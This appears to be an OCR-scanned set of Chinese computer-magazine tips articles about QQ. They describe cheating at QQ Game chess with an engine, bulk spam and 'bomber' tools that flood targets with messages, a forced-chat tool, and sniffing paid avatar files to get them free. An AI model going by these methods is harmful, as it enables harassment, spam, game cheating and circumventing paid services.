


图 1

四、刷Q 币技巧

大家经常能在一些网站上看到刷Q币的技巧，但是没过多久漏洞就被TENCENT补上了，今天，我教大家一种永远都好使的刷Q币方法，大家都知道，QQ游戏币可以换Q币吧，我们可以在游戏里面赢游戏币，每15000游戏币可以兑换1个Q币，但是现在游戏币也不是那么好赢了，人家又不是笨蛋，每次都让你赢，这时我们就要想办法让我们每次都赢，这样一次就是200的游戏币，但是大家又要问怎么才能让我们每次都赢，不要急，听我慢慢说。首先，先到网上下载一个单机版的象棋，然后安装运行单机版的象棋，开人机对战，也就是你和电脑下，记住，把电脑的难度开到最高，这时候不要关，然后去QQ游戏里面，找个人下象棋，这时候桌面是开了2个窗口的，一个是单机版的象棋，还有一个是QQ游戏的象棋，这时你就和QQ游戏里面的人下，如果QQ游戏里面的人是走的红棋，那你就把电脑开成走黑棋。如果QQ游戏里面的人走的是黑棋，那你就把电脑开成走红棋，也就是说把电脑开成相反的，这样那个人走一步，你就用那个人走棋的步数对电脑下一步，然后等电脑走了过后，你就用电脑走的步数对QQ游戏里面的人走。也就是说，那个人在和电脑下，人脑当然是下不过电脑的了，我反正还没有遇到过对手，这样每次都是你赢，一次200游戏币，一天下来最少可以赢十几个Q币是绝对没有问题的，只要你们有时间上网……

五、MYIM 疯狂挂机

一台电脑同时挂上十几个QQ，占用内存实在庞大。因此如果有一个兼容通讯软件能以一当十绝对最佳了。实际上这样的软件已经产生，在这里介绍笔者利用新晋聊天软件MYIM进行挂机的心得。MYIM一大好处就是同时挂上几十个QQ，也只在桌面上占用一个QQ的面积，而占用的内存甚至还没有一个QQ占用的内存大！下载（软件下载地址：http://www.myim.cn/download.php）安装MYIM软件后，申请一个MYIM账户，然后把你手中的QQ帐号添加进去就可以了，图2就是同时登录有多个QQ在同一个面板中的状态。在MYIM中添加QQ账号其实很简单，在MYIM界面的左下角点击主菜单，弹出菜单窗口，选择帐户编辑器。在弹出的账户管理器图3上选择添加新用户，在服务类型的下拉菜单里选择QQ服务方式，用户名填入QQ号码，在多选框中选择保存密码和自动登录，这样登录了MYIM之后就可以自动登录添加的QQ账号。添加完一个帐号不用关闭帐户管理器，继续添加其他QQ帐户，直到添加登录完毕。笔者实验过最多加入三十个号码，但建议不要添加过多，因为同时登录数据过多的QQ也会影响电脑性能，导致速度变慢。在使用的过程中笔者还实验了MYIM一些比较有特色的功能。比如MYIM中的QQ秉承了原始QQ即时信息功能，不过使用原始QQ与众多聊友通信息时，繁多的对话窗口实在是令人头疼，MYIM在这点上做了很大优化，整合了聊天窗口，使所有信息都在一个窗口中切换，却各自独立互不影响，这点笔者使用起来相当得心应手。而原始QQ的自定义表情在MYIM中的QQ也可以使用，而且MYIM对自定义表情的支持看起来已非常成熟了，在使用的过程中没有出现过大的错误。




图 2





图 3

（本文涉及到的工具QQ2005狂人DIY版、MYIM，光盘有收录）





玩转QQ的小工具

天涯衰草

平时我们除了用QQ进行聊天交流外，还能干些什么呢？也许通过下面介绍的这几个小工具，我们能通过QQ玩出新的花样。

一、黑基QQ强行聊天器

经常在网上进行聊天的朋友都遇到过这样的情况，当你非常希望和某位朋友进行聊天的时候，却无情的拒绝了你。这个时候，你只要使用黑基QQ强行聊天器这个小工具，就可以强行进行聊天了。

使用方法：该工具的使用非常的简单，运行工具后，在工具的操作界面中输入强行聊天的QQ号码并确定（如图1）。




图 1

这时，打开的QQ就会自动的弹出一个临时会话的窗口，现在我们就可以和这个网友进行聊天了（如图2）。如果本地计算机同时打开了多个QQ，该工具会提示用户让其选择其中的一个QQ号码来进行临时会话。最后需要提醒大家，该工具的使用虽然非常的简单方便，但并不是对所有的QQ用户都实用，因为这主要取决于双方使用的QQ版本。由于临时会话功能是QQ2004 II版本才开始推出的新功能，所以如果用户使用的是QQ2004 II版以前的版本就不能和对方进行强行聊天了。




图 2

二、黑基QQ广告发布机

不用多说，黑基QQ广告发布机的主要功能就是使用它向用户指定的号码段发送自定义的消息（比如宣传你的产品、软件、网站……）每个号码发送一条自定义的消息。

使用方法：分别在“起始号码”的文本框里输入用户想要发消息的号码的开始号码，在“终止号码”的文本框里输入你要终止的号码，然后点击“连接号码”按钮，该工具将自动连接你定义的起始号码，稍后将出现QQ对话窗口。在“自定义广告消息”的文本框里输入用户想发布的信息，点“发送消息”按钮消息将被发出。也可以在点连接号码后在出现的QQ号码对话框里直接输入消息跟对方对话（如图3）。如果你想让系统自动发送你定义的消息你可以这样做，定义好起始号码和终止号码，然后输入你想要发布的消息然后勾选“自动发送”按钮即可，所有的工作系统将自动为您完成。




图 3

三、QQ轰炸机

QQ轰炸机是因为它可以不断的给对方发消息使对方忙于接收，在不得已的时候只能选择离线逃避这个“是非之地”。如果你和对方有“深仇大恨”的话，可以试试它。

使用方法：定义好要轰炸的号码，点“连接号码”按钮后出现QQ对话框勾选开始轰炸既开始轰炸，如果要停止只须将勾打掉即可（如图4）。“连接号码”是用于连接你所要轰炸的号码所用，当勾选“开始轰炸”后将自动执行，“发送消息”是用于给对方发送消息的按钮点一下发一条，当勾选“开始轰炸”后将自动执行。




图 4

四、QQ好友轰炸机

QQ好友轰炸机和QQ轰炸机的区别在于，QQ轰炸机可以对所有的用户进行攻击，而QQ好友轰炸机确只能对用户QQ中的好友进行攻击。

使用方法：首先定义好“轰炸消息”，打开要轰炸的好友的聊天对话框（在聊天模式下），勾选集中开始轰炸最恶性的好友既开始轰炸（如图5）。





图 5

以上就是我向大家介绍的几个QQ小工具，如果读者朋友有更好的，记着要大家一起来分享呀！

（本文涉及到的黑基QQ强行聊天器、黑基QQ广告发布机、QQ好友轰炸机，光盘有收录）

腾讯收费头像 免费用



Hidn

大家都知道，腾讯自QQ2004版起支持了自定义上传头像功能，腾讯也创立了头像商城，让大家选择各式头像，其中也不乏制作精美的。可是每一个都要收Q币的，而且还有3个月的使用期限，不过说实话腾讯做人也真不厚道……

对此，小弟我想出一招数对应，还记得在05年5月那期上小手册里面天涯衰草兄介绍的嗅探、下载工具Netlines吗？没错！就是它！

一、准备工具

Netlines、腾讯QQ（2005贺岁版以上，需支持传头像功能），一个等级到了16级以上（即有了太阳）或是会员的QQ。

二、过程

打开QQ，进入个人资料更改页，点击头像旁的“更改”，在“自定义头像”中选择“选择头像”，然后会连接到一个如下图1的界面。



图 1




图 2

然后我们打开Netlines，注意，这时候一定要将嗅探器打开（点击下图2中的“开始下载任务”，一般Netlines打开后嗅探器就是默认打开的。）

接下来在自定义头像中选择“QQ头像商城”，进入头像商城首页，我们就拿第一页的这几个头像测试一下，如图3。




图 3

在嗅探器的右边选择所有的URL为http://face.qq.com:80/faceitem/*/***.bmp的文件（**当然为数字），然后点击Netlines上方“添加一个新任务”的图标，如图4。

然后等待它下完吧，很快的。最后到Netlines文件所在的同一盘符下的NL_Download文件夹找找，看到了什么？惊喜吧！如图5。

